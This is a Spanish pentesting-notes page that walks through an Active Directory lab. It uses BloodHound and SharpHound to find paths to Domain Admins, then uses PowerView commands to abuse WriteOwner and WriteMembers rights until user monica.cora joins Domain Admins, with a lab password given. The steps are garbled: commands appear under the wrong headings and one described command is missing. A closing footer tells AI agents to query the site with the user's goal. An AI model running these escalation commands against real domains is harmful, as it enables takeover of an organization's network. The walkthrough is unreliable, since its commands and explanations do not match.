> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md).
# Análisis con BloodHound
Notas de seguridad de Active Directory para Análisis con BloodHound, que cubren enumeración, Kerberos, credenciales, abuso de ACL, movimiento lateral, flujo de explotación y pasos de validación.

Después de generar los objetos vulnerables, puedes reiniciar una recolección con SharpHound:
{% code overflow="wrap" %}
```powershell
. ./SharpHound.exe
```
{% endcode %}
SharpHound genera un `.zip` .

Luego inicia BloodHound:
{% code overflow="wrap" %}
```powershell
bloodhound --no-sandbox &
```
{% endcode %}
Luego importamos el `.zip` archivo en BloodHound.



Después de la importación, podemos ver:
* nuevos usuarios;
* nuevos grupos;
* las nuevas ACL;
* las rutas de privilegio;
* relaciones entre objetos.
### Encontrar una ruta hacia el Administrador del dominio

En BloodHound, usamos analysis:
{% code overflow="wrap" %}
```bash
Encontrar las rutas más cortas hacia los administradores del dominio
```
{% endcode %}

Esta consulta encuentra las rutas más cortas hacia el grupo de administradores del dominio.

En el laboratorio, BloodHound muestra, por ejemplo, un grupo:
```bash
IT ADMINS
```
Este grupo contiene varios usuarios, como:
```bash
Deidre Corry
Lisette.pru
Gypsy.nelle
```

Entonces podemos analizar las relaciones entre grupos, por ejemplo:
```wasm
Project Management -> IT ADMINS -> Domain Admins
```
El objetivo es entender cómo una mala configuración de permisos puede conducir a un grupo privilegiado.
### Explotación de una mala configuración de ACL
> Este paso solo se realiza en un laboratorio autorizado.

En este escenario, el usuario `monica.cora` tiene una ruta utilizable hacia el grupo:
```
IT ADMINS
```
Usaremos nuestros derechos para tomar el control de este grupo y luego avanzar hacia un grupo más privilegiado.
### Conexión con el usuario monica.cora
Nos conectamos con el usuario:
{% code overflow="wrap" %}
```
monica.cora
```
{% endcode %}
Contraseña utilizada en el laboratorio:
```
Password123$
```
Abrimos una sesión de PowerShell con este usuario:
Explicación:
* `runas` inicia un programa con otro usuario;
* `/netonly` utiliza estas credenciales solo para acceso de red;
* `powershell` abre una nueva sesión de PowerShell.
### Cargando PowerView
En la nueva sesión de PowerShell:
{% code overflow="wrap" %}
```bash
Set-DomainObjectOwner -Identity "IT ADMINS" -OwnerIdentity monica.cora
```
{% endcode %}
Esto carga PowerView en `monica.cora`la sesión de
### Explotación del permiso WriteOwner

El **WriteOwner** permite cambiar el propietario de un objeto de Active Directory.

En este escenario, `monica.cora` se convierte en el propietario del grupo:
```
IT ADMINS
```
Orden :
{% code overflow="wrap" %}
```powershell
Add-DomainObjectAcl -TargetIdentity "IT ADMINS" -Rights WriteMembers -PrincipalIdentity monica.cora
```
{% endcode %}
Después de este paso, el propietario del objeto pasa a ser:
```
WHOAMI/monica.cora
```
### Se añadió el permiso WriteMembers

Ser el propietario de un objeto generalmente permite modificar su DACL.
Por lo tanto, añadimos a `monica.cora` el permiso para modificar los miembros de la `IT ADMINS` grupo.
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'IT ADMINS' -Members 'monica.cora'
```
{% endcode %}
Este permiso permite `monica.cora` añadir miembros al `IT ADMINS` grupo.
### Se añadió monica.cora al grupo IT ADMINS
Ahora añadimos `monica.cora` al grupo:
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'monica.cora'
```
{% endcode %}
Para comprobar:
```wasm
Get-DomainGroupMember -Identity "IT ADMINS" | select MemberName
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.